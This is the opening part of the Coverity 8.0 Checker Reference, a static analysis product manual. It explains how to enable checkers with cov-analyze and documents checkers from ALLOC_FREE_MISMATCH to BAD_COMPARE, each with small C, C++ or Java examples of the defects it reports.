Coverity 8.0 Checker Reference

Reference for Coverity Analysis, Coverity Platform, and Coverity Desktop.

Table of Contents

Chapter 1. Overview

The Coverity Analysis installation provides checkers that perform static analyses of source code (C, C++, Objective-C, Objective-C++, C#, Java, JavaScript, PHP, and Python), analyses of developer tests with Coverity Test Advisor and Test Prioritization, and runtime analyses of Java code with Coverity Dynamic Analysis. This guide describes each checker and explains how and when to use modeling to improve analysis results. It also contains detailed information about common Web application security issues and issue remediation.

For information about running static analyses, see *Coverity Analysis 8.0 User and Administrator Guide* and *Coverity Wizard 8.0 User Guide*. To run analyses of developer tests, see *Coverity Test Advisor and Test Prioritization 8.0 User and Administrator Guide*. For runtime analyses, see *Coverity Dynamic Analysis 8.0 Administration Tutorial*.

1.1. Quality Checkers

Quality analyses of source code search for areas in the code base that can cause your application to misbehave. Coverity checkers include general quality checkers and specialized types of checkers such as rules, concurrency, compiler warning, Microsoft COM (for example, COM.ADDROF_LEAK), and Coverity Dynamic Analysis checkers.

For a complete list of quality checkers, see Appendix D, *Checker History* .

1.1.1. Compilation Warning Checkers

C/C++ compilation warning checkers expose issues that are detected by the Coverity compiler. The issues include parse, semantic, and recovery warnings. For details, see Section 4.119, “PW.*, RW.*, SW.*: Compiler Warnings ”.

1.1.2. Concurrency Checkers

Concurrency issues are difficult to detect, diagnose, and fix. They can cause hanging, performance degradation, and data integrity issues. They are frequently the result of subtle, rare, and hard-to-reproduce timing issues involving multiple threads of control that are manipulating shared memory locations. As a consequence, it can be difficult to create test cases to uncover concurrency issues.

Coverity Analysis provides checkers that find a variety of concurrency issues. Coverity Analysis concurrency checkers find issues involving:

- Double, missing, inconsistent, and incorrectly ordered locks.
- Locks held for a long time or forever (deadlocks).
- Race conditions caused by improper use of shared fields.

For a list of concurrency checkers, see Appendix D, *Checker History* .

1.1.3. Coverity Dynamic Analysis Checkers

Coverity Dynamic Analysis checkers support runtime analyses of Java code. For descriptions of these quality checkers, see Chapter 5, *Coverity Dynamic Analysis Checkers*.

1.1.4. Rule Checkers

Most Coverity checkers are designed to find defects in your code. Rule checkers are somewhat different in that they are intended to help organizations require or prohibit certain programming practices in a uniform way. While these practices are typically correlated with the occurrence of issues in the code bose, the correlation is weaker than for other quality checkers.

For organizations that choose to use these checkers, a defect reveals non-conformance with a given rule, so no defect is a false positive. However, for other organizations, these checkers might appear to have very high false positive rates, because, typically, most of the reported rule violations do not imply the presence of bugs. Due to this difference in behavior compared to most Coverity checkers, rule checkers are not enabled by default. For a complete list of rule checkers, see Appendix D, *Checker History* .

1.2. Security Checkers

Security analyses search for areas in the code base that might allow an attacker to exploit a vulnerability in your application. Coverity security checkers find the following types of security issues:

Web application security
: Coverity Analysis helps your organization find and fix security issues in Java and C# that can lead to commonly exploited vulnerabilities in Web applications, including SQL injection, cross-site scripting, OS (operating system) command injection, and information disclosure that can arise from risky configurations. To help lower the risk of software failures, security issues are managed and prioritized through the same Coverity Connect workflow as quality issues and test violations.

C/C++ application security
: Coverity Analysis helps your organization find and fix critical security issues in C/C++ code such as buffer overflow, integer overflow, and format string errors. Because quality defects can lead to security defects within C/C++ code, all of the C/C++ security checkers are available within Coverity Quality Advisor. Your organization can manage and prioritize C/C++ quality and security defects through the same Coverity Connect workflow as test violations and Java code defects.

Chapter 7, *Security Reference* describes some common sources of issues that Coverity Analysis checkers can handle.

1.3. Enabling Checkers

Coverity Analysis runs checkers that are enabled and covered by your license. Many Coverity checkers are enabled by default, so they will run unless you explicitly disable them. Each checker detects specific types of issues in your source code. For example, the RESOURCE_LEAK checker looks for cases in which your program does not release system resources as soon as possible.

Coverity Analysis allows you to enable or disable any checkers. Because default enablement can vary by programming language, a checker that supports multiple languages might be enabled by default for one language but disabled by default for another. You can explicitly enable a checker for all languages to which it applies, or you can disable the checker entirely. Note that specifying exactly which checkers to run for which language is only possible with separate analysis by language.

The decision to disable or enable a checker or checker group depends on the types of issues that your organization wants Coverity Analysis to detect. It might also depend on Coverity Analysis performance requirements, because the greater the variety of checkers that you run, the longer it can take for Coverity Analysis to complete the analysis.

Note

In addition to enabling and disabling checkers, you can use checker options to tune the analysis. For example, to improve the value of NULL_RETURNS defects to your organization, you might raise or lower the threshold used by that checker. To specify checker option values, you use the option `--checker-option` to `cov-analyze`. For details, see the *Coverity 8.0 Command and Ant Task Reference*.

1.3.1. Enabling and Disabling Checkers with cov-analyze

You can use `cov-analyze` command options to change the set of checkers to run. If you run a multi-language analysis with `cov-analyze`, the checkers that are enabled for the analysis will run on all languages to which they apply. Default enablement can vary by programming language, so a checker that supports multiple languages might be enabled by default for one language but disabled by default for another.

To change the set of checkers that are enabled:

1. Use the `cov-analyze --list-checkers` option to view a list of the checkers that the command can run.

   The option returns a list of checkers that includes guidance on enabling those that are not enabled by default.

2. Enable one or more checkers.

   - To enable specific checkers, use the `--enable <CHECKER>` option or the `-en <CHECKER>` option.

     For example:

     ```
     > cov-analyze --dir <directory> --enable SWAPPED_ARGUMENTS
     ```

     The example runs the SWAPPED_ARGUMENTS checker along with the default checkers.

     For details, see `--enable` in the *Coverity 8.0 Command and Ant Task Reference*.

   - To enable most of the checkers that are not already enabled by default, use the `--all` option.

     For details, see `--all` in the *Coverity 8.0 Command and Ant Task Reference*.

   - To enable C/C++ concurrency checkers that are disabled by default, use the `--concurrency` option.

     For example:

     ```
     > cov-analyze --dir <directory> --concurrency
     ```

For details, see `--concurrency` in the *Coverity 8.0 Command and Ant Task Reference*.

- To enable C/C++ security checkers, use the `--security` option.

  For example:

  ```
  > cov-analyze --dir <directory> --security
  ```

  For details about the scope of this option, see `--security` in the *Coverity 8.0 Command and Ant Task Reference*.

- To enable the Web application security checkers, use the `--webapp-security` option.

  To include preview versions of these checkers in the analysis (*except for* the CONFIG_* security checkers, which are enabled through `--webapp-config-checkers`), use the `--webapp-security-preview` option.

- To enable the JSHint analysis of JavaScript code, use the `--enable-jshint` option.

  For details about this option, see `--enable-jshint` in the *Coverity 8.0 Command and Ant Task Reference*.

- To enable most of the preview checkers, use the `--preview` option.

  For example:

  ```
  > cov-analyze --dir <directory> --preview
  ```

  For details about the scope of this option, see `--preview` in the *Coverity 8.0 Command and Ant Task Reference*.

- To enable compiler warning checkers (parse warning, recovery warning, and semantic warning checkers), use the `--enable-parse-warnings` option.

  For example:

  ```
  > cov-analyze --dir <directory> --enable-parse-warnings
  ```

  If you want to change the set of compiler warnings that are enabled, see Section 1.3.2, “Enabling Compilation Warning checkers (PW.*, RW.*, SW.*)”.

- To enable the rule checkers, use the `--rule` option.

  For example:

  ```
  > cov-analyze --dir <directory> --rule
  ```

  For details about the scope of this option, see `--rule` in the *Coverity 8.0 Command and Ant Task Reference*.

3. Disable one or more checkers.

   - To disable a single checker, use the `--disable` option.

     For example:

     ```
     > cov-analyze --dir <directory>
        --disable BAD_OVERRIDE
     ```

     For details, see `--disable` in the *Coverity 8.0 Command and Ant Task Reference*.

   - To disable the default checkers, use the `--disable-default` option.

     The following example disables all checkers that are enabled by default:

     ```
     > cov-analyze --dir <directory> --disable-default
     ```

     The following example enables the FindBugs analysis while disabling all other default checkers, use the `--enable-fb` option with `--disable-default`.

     For example:

     ```
     > cov-analyze --dir <directory> --enable-fb --disable-default
     ```

     To further refine FindBugs analysis, you can also use the `--fb-include` and `--fb-exclude` options to `cov-analyze`.

   - To disable parse warnings (if you previously enabled them but no longer need to see them), use the `--disable-parse-warnings` option.

     For details, see of this option in the `--disable-parse-warnings` in the *Coverity 8.0 Command and Ant Task Reference*.

   - To disable Web application security checkers, use the `--disable-webapp-security` option.

1.3.2. Enabling Compilation Warning checkers (PW.*, RW.*, SW.*)

Hundreds of warnings can be generated by the Coverity C/C++ parser and exposed as defects. By default, some of the compilation warning checkers that produce these warnings are disabled because the warnings provide unnecessary information, identify issues that are reported with greater accuracy by other Coverity Analysis checkers, or have a very large number of false positives.

You can specify the warnings that are exposed as defects through a configuration file. To create this file, you can refer to the sample parse warning configuration file, which shows all of the default settings. The sample file is located in `<install_dir_sa>/config/parse_warnings.conf.sample`. Checkers are enabled or disabled by a directive in this file. A directive uses the following syntax:

```
chk "<checker_name>": on | off | macros | no_macros;
```

Here, `<checker_name>` is the name of the warning as shown in Coverity Connect, for example, PW.ASSIGN_WHERE_COMPARE_MEANT.

Individual parse warnings are enabled by default; if a parse warning checker is not explicitly listed in a directive, it is enabled. To disable all warnings that are not listed, you can add the `disable_all;` directive. To disable individual warnings that are listed in the file, you can comment them out.

To change the C/C++ parse warnings that are enabled:

1. Copy the `parse_warnings.conf.sample` file and save it with a new name.
2. Edit this copy of the configuration file.
   - Remove comment characters before the default directives that you want to use.
   - Add directives for checkers that you want enable or disable.
3. Run the `cov-analyze` command with both the `--enable-parse-warnings` and the `--parse-warnings-config <config_file>` options.

   Here, <config_file> is the name of your own configuration file, including the full or relative path. For example, to enable the parse warning checkers using a configuration file named `my_parse_warnings.conf`, use the following command:

   ```
   cov-analyze --enable-parse-warnings --parse-warnings-config my_parse_warnings.conf
   ```

Chapter 2. Software Issues and Impacts by Checker

The HTML version of this chapter (in `cov_checker_ref.html`) lists properties associated with the issues found checkers, including the category, effect, and impact of the issue, the associated CWE, and the checker associated with the issue.

If you encounter an issue with the link above, try using another viewer, such as Adobe Acrobat Reader.

Chapter 3. Checker Enablement and Option Defaults by Language

The HTML version of this chapter (in `cov_checker_ref.html`) lists checkers by language and provides checker enablement information, as well as the checker option defaults.

If you encounter an issue with the link above, try using another viewer, such as Adobe Acrobat Reader.

Chapter 4. Coverity Analysis Checkers

By default, Coverity Analysis enables a subset of the checkers that are covered by your license. To enable additional checkers, you use the `cov-analyze` command (see Section 1.3.1, “Enabling and Disabling Checkers with cov-analyze”).

Objective-C and Objective-C/++ checkers

In general, C/C++ checkers are also Objective-C and Objective-C++ checkers. For a complete list, see ???.

4.1. ALLOC_FREE_MISMATCH

Quality Checker

4.1.1. Overview

This C/C++ checker reports many cases where a resource is allocated with a dedicated allocation function, and there is an associated dedicated freeing function, but instead a different freeing function was called. When a resource can be allocated in multiple incompatible ways, the C and C++ type systems cannot enforce correct API usage. Incorrect API usage can lead to memory leaks or memory corruption.

Preview checker: ALLOC_FREE_MISMATCH is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: ALLOC_FREE_MISMATCH is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.1.2. Examples

This section provides one or more examples of defects found by the ALLOC_FREE_MISMATCH checker.

```
void mixedNewAndFree() {
  int *x = new int;
  free(x); // should use 'delete x'
}

// MS Windows API
HINTERNET hConn = InternetOpenUrl(hSession, url, headers, \
      length, flags, context);
CloseHandle(hConn); // should use 'InternetCloseHandle(hConn)'
```

4.1.3. Models

Custom allocators can be modeled by using the `__coverity_mark_as_afm_allocated__` and `__coverity_mark_as_afm_freed__` primitives, which are used exclusively by

ALLOC_FREE_MISMATCH. Each accepts a handle/pointer parameter and a common string (usually the name of the deallocator) that indicates the pairing; for example:

```
// myalloc() and myfree() are paired
void* myalloc() {
  void *p;
  __coverity_mark_as_afm_allocated__(p, "myfree");
  return p;
}
void myfree(void *p) {
  __coverity_mark_as_afm_freed__(p, "myfree");
}
void test1() {
  void *p = myalloc();
  myfree(p); // no bug
  p = myalloc();
  free(p); // bug
}

// arena_alloc() returns memory that should not be freed
void* arena_alloc(arena_t *a, size_t n) {
  void *p;
  __coverity_mark_as_afm_allocated__(p, "bogus string");
  return p;
}
```

4.1.4. Events

This section describes one or more events produced by the ALLOC_FREE_MISMATCH checker.

- `alloc` - An allocator returns a resource.
- `free` - The resource was freed using an incorrect deallocator.

4.2. ARRAY_VS_SINGLETON

Quality Checker

4.2.1. Overview

This C/C++ checker reports some cases where a pointer to a single object is incorrectly treated like an array, which causes the program to access invalid memory. This results in either reading garbage/unintended values from memory or writing to unintended memory and corrupting it. ARRAY_VS_SINGLETON also reports cases where an array of base class objects is treated as an array of derived class objects.

Because the type systems in C/C++ do not distinguish between "pointer to one object" and "pointer to array of objects," it is easy to accidentally apply pointer arithmetic to a pointer that only points to a singleton object. ARRAY_VS_SINGLETON checker finds many cases of this error.

Enabled by Default: ARRAY_VS_SINGLETON is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.2.2. Options

This section describes one or more ARRAY_VS_SINGLETON options.

- `ARRAY_VS_SINGLETON:stat_cutoff:<integer>` - C/C++ option that sets the value used by statistical analysis to filter defects. If a singleton pointer is passed to a function, but there are at least this many call sites in the code base where the address of something is passed to that same function (in the same argument position), then no defect is reported. Increasing this value will cause more defects to be reported, and usually more of them will be false positives. Defaults to `ARRAY_VS_SINGLETON:stat_cutoff:10`

4.2.3. Examples

This section provides one or more examples of defects found by the ARRAY_VS_SINGLETON checker.

The following example contains a defect, because arithmetic performed on the base class pointer assumes the objects are the size of the base class, but the original array has objects that are the size of the derived class:

```
class Base {
public:
    int x;
};

class Derived : public Base {
public:
     int y;
};

void f(Base *b)
{
    b[1].x = 4;
}

Derived arr[3];

f(arr);    // Defect
```

The following example contains a defect pointer arithmetic using the `result` array:

```
void foo(char **result)
{
    *result = (char*)malloc(80);

    if (...) {
        strcpy(*result, "some result string");
    }
    else {
        ...
        result[79] = 0;  // Should be "(*result)[79] = 0"
    }
}
```

```
void bar()
{
    char *s;
    foo(&s);            // Defect reported here
}
```

4.2.4. Events

This section describes one or more events produced by the ARRAY_VS_SINGLETON checker.

- `derived_to_base` - A derived-to-base pointer conversion created a singleton.
- `new_object` - The singleton form of new created a singleton.
- `address_of` - Taking the address of something created a singleton.
- `assign` - A singleton pointer was assigned to a variable.
- `callee_ptr_arith` - A singleton pointer was passed to a function that performs pointer arithmetic on it. This event includes a link to a model.

4.3. ASSERT_SIDE_EFFECT

Quality Checker

4.3.1. Overview

This C/C++ checker reports some cases where an expression that has a side effect is used as the condition expression of an assertion. That is dangerous because assertions are often compiled away in a production build, which means that the program behaves differently in debug mode (with assertions present) than in production mode.

The C Standard Library uses conditional compilation to define the `assert()` macro. Its definition typically takes the form:

```
#ifdef NDEBUG
#define assert(x) 1
#else
#define assert(x) if(!(x)) abort("some error message")
#endif
```

The NDEBUG macro, normally defined only for non-debug builds, controls whether the parameter to `assert()` is evaluated. The nonevaluation aspect of non-debug builds is an important feature of `assert()` because it allows the programmer to include potentially expensive validations in the debug build without incurring overhead in the non-debug build.

If, however, the parameter to `assert()` modifies the program state (for example, by incrementing a variable) the modification occurs in debug builds but not in non-debug builds. This can cause bugs that are difficult to detect and fix.

The ASSERT_SIDE_EFFECT checker looks for certain modifications (side effects) in the boolean expression that is the first argument to `assert()`. The side effects are caused by:

- An assignment (for example, =, +=, `-=`, or <<=;).
- Increments and decrements (for example, ++ or `--`).
- Modification to the heap (for example, `Assert(new xxx)`).
- A call to a function that has a side effect.

Also, reading a variable that has storage class `volatile` may have a side effect, for example, if the variable is a device register that reacts to reads. In addition, volatile variables may change their values independently of the executing thread, so they are unreliable as components of an assert expression.

For the ASSERT_SIDE_EFFECT checker to find defects, make sure that NDEBUG is not defined, thus enabling the debug branch of the conditional compilation.

A common programming practice is to define custom macros that have the same form and function as assert, but using different names and implementations. ASSERT_SIDE_EFFECT can check those macros as well if you use the `macro_name_has` option. Because a custom macro uses its own version of NDEBUG, that macro must be defined, set, or undefined in whatever enables expansion of the non-debug version of the custom macro.

Enabled by Default: ASSERT_SIDE_EFFECT is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.3.2. Options

This section describes one or more ASSERT_SIDE_EFFECT options.

- `ASSERT_SIDE_EFFECT:distrust_functions:<boolean>` - When this C/C++ option is set to `true`, the checker treats any function call as potentially having a side effect. Consequently, any use of a recognized assert macro with a function call in its condition will be reported as a defect. By default, the checker ignores function calls in assert macros when looking for defects. Defaults to `ASSERT_SIDE_EFFECT:distrust_functions:false`

- `ASSERT_SIDE_EFFECT:macro_name_has:<regex>` - C/C++ option that accepts a regular expression (Perl syntax) to expand the set of recognized assert macros. You can specify more than one of these options on the command line. Defaults to `ASSERT_SIDE_EFFECT:macro_name_has:[Aa]ssert|ASSERT`

  Use this option if you have asserts with names that do not contain `assert`, ASSERT, or `Assert`.

  Example:

  ```
  > cov-analyze --checker-option ASSERT_SIDE_EFFECT:macro_name_has:FORCE
  ```

  treats any macro that contains the string `FORCE` as an assert macro.

- `ASSERT_SIDE_EFFECT:macro_name_lacks:<regex>` - C/C++ option that accepts a regular expression (Perl syntax) to restrict the set of recognized assert macros, even if the macro name matches a `macro_name_has` option (including the defaults). You can specify more than one of these options on the command line. Default is unset.

  Example:

  ```
  > cov-analyze 0
     --checker-option ASSERT_SIDE_EFFECT:macro_name_lacks:^HighLevelAssert$
     --checker-option 'ASSERT_SIDE_EFFECT:macro_name_has:.*LevelAssert$'
  ```

  means that the only macros considered by ASSERT_SIDE_EFFECT are those that end with `LevelAssert`, except for `HighLevelAssert`. The single quotes are used in the command line to tell the shell not to use the `*` for filename expansion.

4.3.3. Examples

This section provides one or more examples of defects found by the ASSERT_SIDE_EFFECT checker.

In the following example, incrementing `x` with `assert(++x)` may cause changes in program behavior between the debug and non-debug builds:

```
#include<assert.h>
int ciaobello() {
    int x;
    assert(++x);        // Defect
}
```

4.3.4. Events

This section describes one or more events produced by the ASSERT_SIDE_EFFECT checker.

- `assert_side_effect:` Argument of assert has a side effect.
- `assignment_where_compare_intended:` Assignment is a use of = where == may have been intended.

4.4. ASSIGN_NOT_RETURNING_STAR_THIS

Quality, Rule Checker

4.4.1. Overview

This C++ Rule checker reports many cases of assignment operator member functions that do not return the receiving object, `*this`, as a reference to a non-const object. The consequence is that the operator cannot be used the same way the built-in operators are, and in some cases, attempting to do so will lead to subtle logic errors.

Built-in and compiler-generated assignment operators evaluate to the assignee object, so for consistency all user-written assignment operators should do the same. The checker only considers assignment operators that can be used to assign entire objects and excludes private operators, on the assumption that they are not intended to be used. The ASSIGN_NOT_RETURNING_STAR_THIS checker reports different categories of problems:

- The assignment operator is declared to return a different type, such as `void` or any type other than the containing class type.
- The assignment operator is declared to return the correct type but either by value or as a reference to const.
- The assignment operator is declared to return the correct type but the object returned in the body of the function is not `*this`.

Disabled by Default: ASSIGN_NOT_RETURNING_STAR_THIS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable ASSIGN_NOT_RETURNING_STAR_THIS along with other rule checkers, use the `--rule` option.

4.4.2. Examples

This section provides one or more examples of defects found by the ASSIGN_NOT_RETURNING_STAR_THIS checker.

A simple integer wrapper class:

```
class MyInteger {
  int i;
public:
  MyInteger(int ii = 0) : i(ii) {}
  // wrong return type
  void operator=(const MyInteger &rhs)
  {
    if (this != &rhs) {
      i = rhs.i;
    }
  }
}
```

This will not allow you to write the following:

```
MyInteger a, b;
  // ...
  a = b = 42;
```

as is common practice with built-in types.

The following is closer, but still not right:

```
...
  MyInteger operator=(const MyInteger &rhs)
  {
    if (this != &rhs) {
      i = rhs.i;
    }
    // returning the right object, but by value
    return *this;
  }
```

or

```
...
  const MyInteger &operator=(const MyInteger &rhs)
  {
    if (this != &rhs) {
      i = rhs.i;
    }
    // returning a reference to const
    return *this;
  }
```

Lastly, the return type may be entirely correct but the function may return the wrong object (that is, anything other than `*this`):

```
...
  // the exactly correct return type
  MyInteger &operator=(const MyInteger &rhs)
  {
    if (this != &rhs) {
      i = rhs.i;
    }
    return rhs; // should be *this (i.e., "lhs")
  }
```

4.4.3. Events

This section describes one or more events produced by the ASSIGN_NOT_RETURNING_STAR_THIS checker.

- `assign_returning_void` - The declared return type of an assignment operator is `void`.
- `assign_returning_incorrect_type` - The declared non-void return type of an assignment operator is not the containing class type.
- `assign_returning_const` - The declared return type of an assignment operator is correct except that it is a reference to const.
- `assign_returning_by_value` - The declared return type of an assignment operator is correct except that it is by value rather than as a reference.
- `assign_returning_incorrect_value` - An assignment operator is a returning an object other than `*this`.

- `assign_indirectly_returning_star_this` - An assignment operator is returning the result of calling another member function which returns `*this`.

4.5. ATOMICITY

Quality Checker, C/C++ Concurrency Checker

4.5.1. Overview

This C/C++ and Java checker reports some cases where the code contains two critical sections in sequence, but it appears that they should be merged into a single critical section because the latter uses data computed in the former, but possibly invalidated in between. This is a form of concurrent race condition.

C/C++

- **Disabled by Default**: ATOMICITY is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

  To enable ATOMICITY along with other production-level concurrency checkers that are disabled by default, use the `--concurrency` option to `cov-analyze`. This option does not apply preview-level concurrency checkers.

Java

- **Preview checker:** ATOMICITY is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

- **Disabled by Default**: ATOMICITY is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

For C/C++, this checker finds a class of defects in which a critical section is not sized sufficiently to protect a variable. For example, assume that individual reads and writes are protected by locks but that the entire operation is not protected. Such a case can result in inconsistent results.

For Java, this checker examines cases where a value, `v`, is defined in a critical section. If v flows into another critical section (which uses the same lock that was used when v was defined) where v is used, the checker reports a defect. This checker tracks critical sections defined by synchronized methods, synchronized blocks, and `java.util.concurrent.locks.Lock` objects.

4.5.2. Examples

This section provides one or more examples of defects found by the ATOMICITY checker.

4.5.2.1. C/C++

```
#include <pthread.h>
```

```
#include <string.h>
#include <stdio.h>
#include <unistd.h>

pthread_mutex_t mtx;

/* Initialize a shared buffer */
char shared_string[128] = "There's a c in here.";
char *s2;

void *capitalize_first_c(void *arg)
{
  /* lock and find the position of the first C character */
  pthread_mutex_lock(&mtx);
  char *c = index(shared_string, 'c');
  pthread_mutex_unlock(&mtx);

  /* unlocked and sleep to allow another thread to mutate shared_string */
  usleep(1000);

  /* lock and write to where the c was found */
  pthread_mutex_lock(&mtx);
  s2 = c;
  pthread_mutex_unlock(&mtx);
  return NULL;
}
```

4.5.2.2. Java

```
public class AtomicityTest {
    private int value;

    public synchronized int get() { return value; }

    public synchronized void put(int v) { value = v; }

    public void increment() {
        int tmp = get();
        put(tmp + 1); // Defect: desired value for tmp might have changed
    }
}
```

4.5.3. Events

C/C++ and Java

This section describes one or more events produced by the ATOMICITY checker.

- `lock` - [C/C++ only] A call to a locking function, which begins a critical section.

  `lock` - [Java] Acquiring the lock in the first locked context.

- `unlock` - [C/C++, Java] A call to an unlocking function, which ends a critical section.

- `def` - [C/C++ only] A definition of a variable inside of a critical section.

  `def` - [Java] Defining the variable that will be used later in a different locked context.
- `lockagain` - [C/C++ only] A call to a locking function, which begins another critical section.
- `lock_again` - [Java only] Re-acquiring the lock marking the beginning of the second locked context.
- `non_thread_safe_use` - [Java only] Using a stale value in a synchronized method. Equivalent to (`lock_again`, `use` [p. 19]).
- `return_from_sync` - [Java only] Calling a synchronized method and storing the return value. Equivalent to (`lock` [p. 18], `def` [p. 19], `unlock`).
- `unlock` - [Java only] Releasing the lock marking the end of the first locked context.
- `use` - [C/C++ only] Use of a variable outside of the critical section that contains the variable definition.

  `use` - [Java] Using the stale value of the variable in the second locked context.

4.6. BAD_ALLOC_ARITHMETIC

Quality Checker

4.6.1. Overview

This C/C++ checker finds many calls to allocation routines with errant placement of the parenthesis when using `-` or `+` operators. It searches for `malloc(x)+y` or `malloc(x)-y` where it appears that the user intended to call `malloc(x+y)` or `malloc(x-y)`. These errors cause under-allocation or over-allocation, and unintended pointer arithmetic, which result in memory corruption or a potential security vulnerability when attempting to copy data into the resultant buffer.

Enabled by Default: BAD_ALLOC_ARITHMETIC is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.6.2. Examples

This section provides one or more examples of defects found by the BAD_ALLOC_ARITHMETIC checker.

In the following example, `char *p` and `char *p2` both contain allocation errors:

```
void test(int a, int b) {
  char *p = malloc(a)+b;   // Defect, bad allocation
  char *p2 = malloc(a)-b;  // Defect, bad allocation
}
```

4.6.3. Events

This section describes one or more events produced by the BAD_ALLOC_ARITHMETIC checker.

- `bad_alloc_arithmetic` - Possible under-allocation by calling foo_alloc within operand of + operator.
- `bad_alloc_arithmetic` - Possible over-allocation by calling foo_alloc within operand of `-` operator.

4.7. BAD_ALLOC_STRLEN

Quality Checker

4.7.1. Overview

This C/C++ checker reports defects when it finds `strlen(p+1)` used as the `size` argument of an allocation site. Assuming that the developer intended `strlen(p)+1` to indicate the length of `p` plus an extra byte for a null terminator, `strlen(p+1)` is undefined when `p` is zero length and `strlen(p)-1` otherwise. The result is a potential buffer overrun on the result of allocation, undefined behavior when `p` is zero length, or both. This defect almost always results in a buffer overflow when data is copied to the new buffer.

Enabled by Default: BAD_ALLOC_STRLEN is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.7.2. Examples

This section provides one or more examples of defects found by the BAD_ALLOC_STRLEN checker.

```
char *clone_name(char *name) {
  char *new_name = NULL;
  if (name) {
    new_name = (char*)malloc(strlen(name+1));  //bad_alloc_strlen
    strcpy(new_name, name);
  }
  return new_name;
}
```

4.7.3. Options

This section describes one or more BAD_ALLOC_STRLEN options.

- `BAD_ALLOC_STRLEN:report_plus_any:<boolean>` - When this C/C++ option is set to `true`, the checker will report defects on a buffer allocation that uses the length of a string plus any integer. It reports `strlen(p+C)` for any constant `C`, not just 1. By default, it reports a defect only when the length of a string plus one is used. Defaults to `BAD_ALLOC_STRLEN:report_plus_any:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.7.4. Events

This section describes one or more events produced by the BAD_ALLOC_STRLEN checker.

- `bad_alloc_strlen` - An incorrectly allocated buffer.

4.8. BAD_CHECK_OF_WAIT_COND

Quality Checker

4.8.1. Overview

This Java checker finds many cases where a thread calls `wait()` on a mutex without properly checking a wait condition. In Java, the `wait()` call is not provided the waiter's desired condition, so the programmer needs to ensure that the wait condition is false before waiting, and true after waiting. This check needs to take place before waiting inside of the locked region. Otherwise, the wait condition might become true between the check and the wait, causing the program to wait unnecessarily. In addition, the Java language is susceptible to "spurious wakeups," where a `wait()` successfully returns before it is receives notification that the wait condition has been satisfied with a call to `notify()` or `notifyAll()`. Thus, it is also necessary to check the status of the wait condition inside a loop, which allows the thread to wait again if a spurious wakeup occurred. This checker finds situations where such checks are done inappropriately.

BAD_CHECK_OF_WAIT_COND is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.8.2. Examples

This section provides one or more examples of defects found by the BAD_CHECK_OF_WAIT_COND checker.

```
class BCWCExamples  {
    public Object lock;

    boolean someCondition;

    public void NoChecking() throws InterruptedException {
        synchronized(lock) {
            //Defect due to not checking a wait condition at all
            lock.wait();
        }
    }

    public void IfCheck() throws InterruptedException {
        synchronized(lock) {
            // Defect due to not checking the wait condition with a loop.
            // If the wait is woken up by a spurious wakeup, we may continue
            // without someCondition becoming true.
            if(!someCondition) {
                lock.wait();
            }
        }
    }

    public void OutsideLockLoop() throws InterruptedException {
        // Defect. It is possible for someCondition to become true after
        // the check but before acquiring the lock. This would cause this thread
        // to wait unnecessarily, potentially for quite a long time.
        while(!someCondition) {
            synchronized(lock) {
                lock.wait();
            }
        }
    }

    public void Correct() throws InterruptedException {
        // Correct checking of the wait condition. The condition is checked
        // before waiting inside the locked region, and is rechecked after wait
        // returns.
        synchronized(lock) {
            while(!someCondition) {
                lock.wait();
            }
        }
    }
}
```

4.8.3. Events

This section describes one or more events produced by the BAD_CHECK_OF_WAIT_COND checker.

- `add_loop_check_inside_lock` - Remediation advice: Directs the user to consider checking the wait condition as a loop condition inside the locked region.
- `do_while_insufficient` - Applies to a `do-while` inside the locked region containing the call to wait: Informs the user that a `do-while` does not suffice as a check on the wait condition because it only checks the condition after its first iteration.
- `if_insufficient` - Informs the user that the code is susceptible to spurious wakeups because an `if` statement checked the wait condition inside the locked region.
- `loop_outside_lock_insufficient` - Informs the user that a loop containing the wait condition outside of the locked region does not ensure that the condition will have the same value when control enters the locked region.
- `wait_cond_improperly_checked` - Main event: Identifies the wait whose condition is improperly checked.

4.9. BAD_COMPARE

Quality, Security Checker

4.9.1. Overview

This C/C++ checker finds many cases in which a comparison operator or function is misused. For example, it can find cases where a function is implicitly converted to its address and then compared with 0. Because function addresses are never 0, such comparisons always have a fixed result, which is usually not what the programmer intended.

Enabled by Default: BAD_COMPARE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.9.2. Examples

This section provides one or more examples of defects found by the BAD_COMPARE checker.

The following example produces a defect because of confusing logical negation operator precedence.

```
void bug1(int x, int y) {
    if (!x == y) { /* ... */ } /* event reported here */
}
```

4.9.3. Events

This section describes one or more events produced by the BAD_COMPARE checker.

- `comparator_misuse` - The return value of a `memcmp`-style function was misused, for example:

  ```
  void bug1(const char *s) {
      if (strcmp(s, "blah") == 1) { /* ... */ }
  }

  void nobug1(const char *s) {
      if (strcmp(s, "blah") > 0) { /* ... */ }
  }
  ```

- `func_conv` - A comparison of a function address to 0 occurred, for example:

  ```
  void do_something(char const *s) {
      if (strlen == 0) {        /* not a function call */
          /* handle empty string */
      }
      /* ... */
  }
  ```

  Note that the checker does not flag the comparison of function *pointers* to 0; it just flags comparisons of function addresses. If the comparison of a function's address to 0 is needed for some reason, you can change the comparison to hide the constant value from the checker:

  ```
  void do_something(char const *s) {
      int (*null_fp)(char const *) = 0;
      if (strlen == null_fp) {    /* checker allows this */
          /* never executed... */
      }
      /* ... */
  }
  ```

